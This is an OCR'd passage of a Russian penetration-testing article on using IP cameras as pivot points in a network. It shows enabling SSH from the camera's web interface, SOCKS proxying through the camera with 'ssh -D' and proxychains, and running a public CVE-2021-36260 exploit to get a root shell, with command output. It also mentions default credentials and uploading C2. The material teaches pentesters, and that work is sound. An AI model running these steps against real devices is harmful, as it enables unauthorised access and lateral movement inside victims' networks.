
Допустим, нам повезло и мы получили доступ в веб интерфейс с правами администратора. Самое простое и быстрое, что мы можем сделать, — поискать возможность запустить SSH или Telnet. В примере ниже такая возможность нашлась.



☐ Активировать SSH
☑ Включение блокировки нелегального входа

Нашли возможности включения SSH


Пробуем активировать SSH. Ставим соответствующую галочку и жмем «Сохранить».



☑ Активировать SSH
☑ Включение блокировки нелегального входа

Включаем SSH в веб-интерфейсе камеры

Нам стал доступен порт 22 (TCP). Логично попробовать подключиться к SSH с теми же логином и паролем, что подошли к веб интерфейсу. И у нас получается! Хотя, конечно, такое прокатывает не всегда.



```
admin@[redacted]s password:
BusyBox v1.2.1-390993 Protect Shell (psh)
Enter 'help' for a list of davinci system commands.

# ls
'ls' Not Supported, Try 'help'
# help
Support Commands:
taskShow                    printPart                   prtHardInfo
getPreviewStatus            setIp                       setV6ip
setGateway                  dspStatus                   outputClose
outputOpen                  getDebug                    setDebug
debugLog                    getIrstate                  getMtu
camCmd                      getCamVer                   getLux
```


Подключаемся к камере по SSH

Давай посмотрим, что нам удалось получить. Достаточно быстро понимаем, что попали в шелл BusyBox, который сильно ограничивает наши действия. Здесь есть два пути. Первый — каким-то образом попытаться выйти из BusyBox в нормальный шелл (Bash, Ash или еще какой то). Этот способ потенциально может дать больший эффект, но он слишком долгий, чтобы проворачивать его в рамках ограниченного по времени пентеста.

Поэтому есть второй вариант: можем вспомнить про штатную возможность SSH проксировать трафик. В данном случае мы имеем дело с SSH сервером Dropbear. Он легковесный, и его часто устанавливают на камеры. Казалось бы, для максимальной оптимизации из него должны были убрать возможности проксирования трафика, но производитель их оставил, чем мы сейчас и воспользуемся.

Для проксирования трафика через камеру пробуем подключиться к ней по SSH с помощью следующей команды:


```
ssh root@IP -D 4444
```



```
┌──(kali㉿kali)-[~]
└─$ ssh admin@[redacted] -D 4444
admin@[redacted]'s password:
bind [::1]:4444: Cannot assign requested address
BusyBox v1.2.1-390993 Protect Shell (psh)
Enter 'help' for a list of davinci system commands.

# ▯
```

Подключение к SSH с флагом -D для проксирования трафика

При выполнении такой команды на нашей системе поднимается порт с поддержкой SOCKS5, который средствами SSH проксирует наше соединение через целевое устройство, в данном случае камеру. Пробуем проверить, что коннект работает штатно.



```
┌──(kali㉿kali)-[~]
└─$ proxychains4 nc -zv 192.168[redacted] 445
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:4444  ...  192.168[redacted]445
 ...  OK
192.168[redacted] [192.168[redacted]] 445 (microsoft-ds) open : Operation now in
progress
```

Обращаемся к целевым ресурсам через proxychains4

Несмотря на то что мы не смогли обойти BusyBox, главной цели удалось достичь: проксировать трафик через камеру. На пентестах мне встречались инфраструктуры, в которых при обращении из сети камер не было никаких ограничений на доступ, что очень удобно для хакерских дел.


КЕЙС 2: УЯЗВИМОСТЬ В ПРОШИВКЕ

В этом кейсе обсудим, как получить RCE и запивотиться на камере, когда изначально никакого доступа не удалось получить вообще.

Тут, правда, начальные условия немного сложнее. Допустим, мы снова встретили знакомый веб-интерфейс, попробовали пароли по умолчанию и еще несколько популярных паролей. Ничего не подошло, и попасть в админку мы не смогли. В таком случае можно было бы опустить руки и идти дальше. Но нет, мы пойдем в Google и поищем зарегистрированные уязвимости, желательно с готовым эксплоитом.

Мне удалось найти баг CVE 2021 36260. Это лишь пример, с другим оборудованием тебе может попасться любой другой баг. Но мне повезло сразу выйти на готовый эксплоит.

Импакт от эксплуатации возможность удаленного выполнения кода (RCE). Эксплуатация с готовым эксплоитом обычно происходит в одну команду.



```
└─$ python3 CVE-2021-36260.py --rport 80 --rhost [redacted] --shell
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "[redacted]:80"
[i] ETag: "[redacted]"
[!] Remote is verified exploitable
[i] Remote "[redacted]" not pwned, pwning now!
[*] Trying SSH to [redacted]on port 1337


BusyBox v1.19.3 (2016-05-16 20:41:11 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# help
Built-in commands:
-------------------
        . : [ [[ alias bg break cd chdir command continue echo eval exec
        exit export false fg getopts hash help jobs kill let local printf
        pwd read readonly return set shift source test times trap true
        type ulimit umask unalias unset wait

# whoami
-sh: whoami: not found
# ls
bin      dev      etc      init     linuxrc  opt      root     srv      tmp
dav      devinfo  home     lib      mnt      proc     sbin     sys      var
# █
```

Эксплуатируем CVE 2021 36260

Скрипт успешно отрабатывает, и мы получаем шелл на камере. В данном случае это полноценный Ash. Дальнейшие действия могут развиваться как угодно. Можем, например, залить C2 для закрепа или пивотинга. Ну а самый простой способ я уже описал выше: можно просто проксировать трафик с помощью SSH.

Продолжение статьи →

← НАЧАЛО СТАТЬИ


IP КАМЕРЫ НА ПЕНТЕСТАХ

ИСПОЛЬЗУЕМ ВИДЕОКАМЕРЫ НЕ ПО НАЗНАЧЕНИЮ

КЕЙС 3: ХАРДКОД В ПРОШИВКЕ

В этот раз ситуация будет поинтереснее. Проксировать трафик нам поможет функция самой прошивки.


Логинимся в веб-интерфейс камеры средствами basic-аутентификации: снова подошли дефолтные креды. И сразу ищем, какие есть возможности для запуска SSH или Telnet. Таких возможностей не находим.



Основные настройки камеры имеют заводские значения. Пожалуйста, установите необходимые значения, в соответствии с вашими потр
Перед использованием устройства зайдите в раздел TCP/IP и измените IP-адрес. Остальные параметры являются опциональными.

Веб-интерфейс видеокамеры

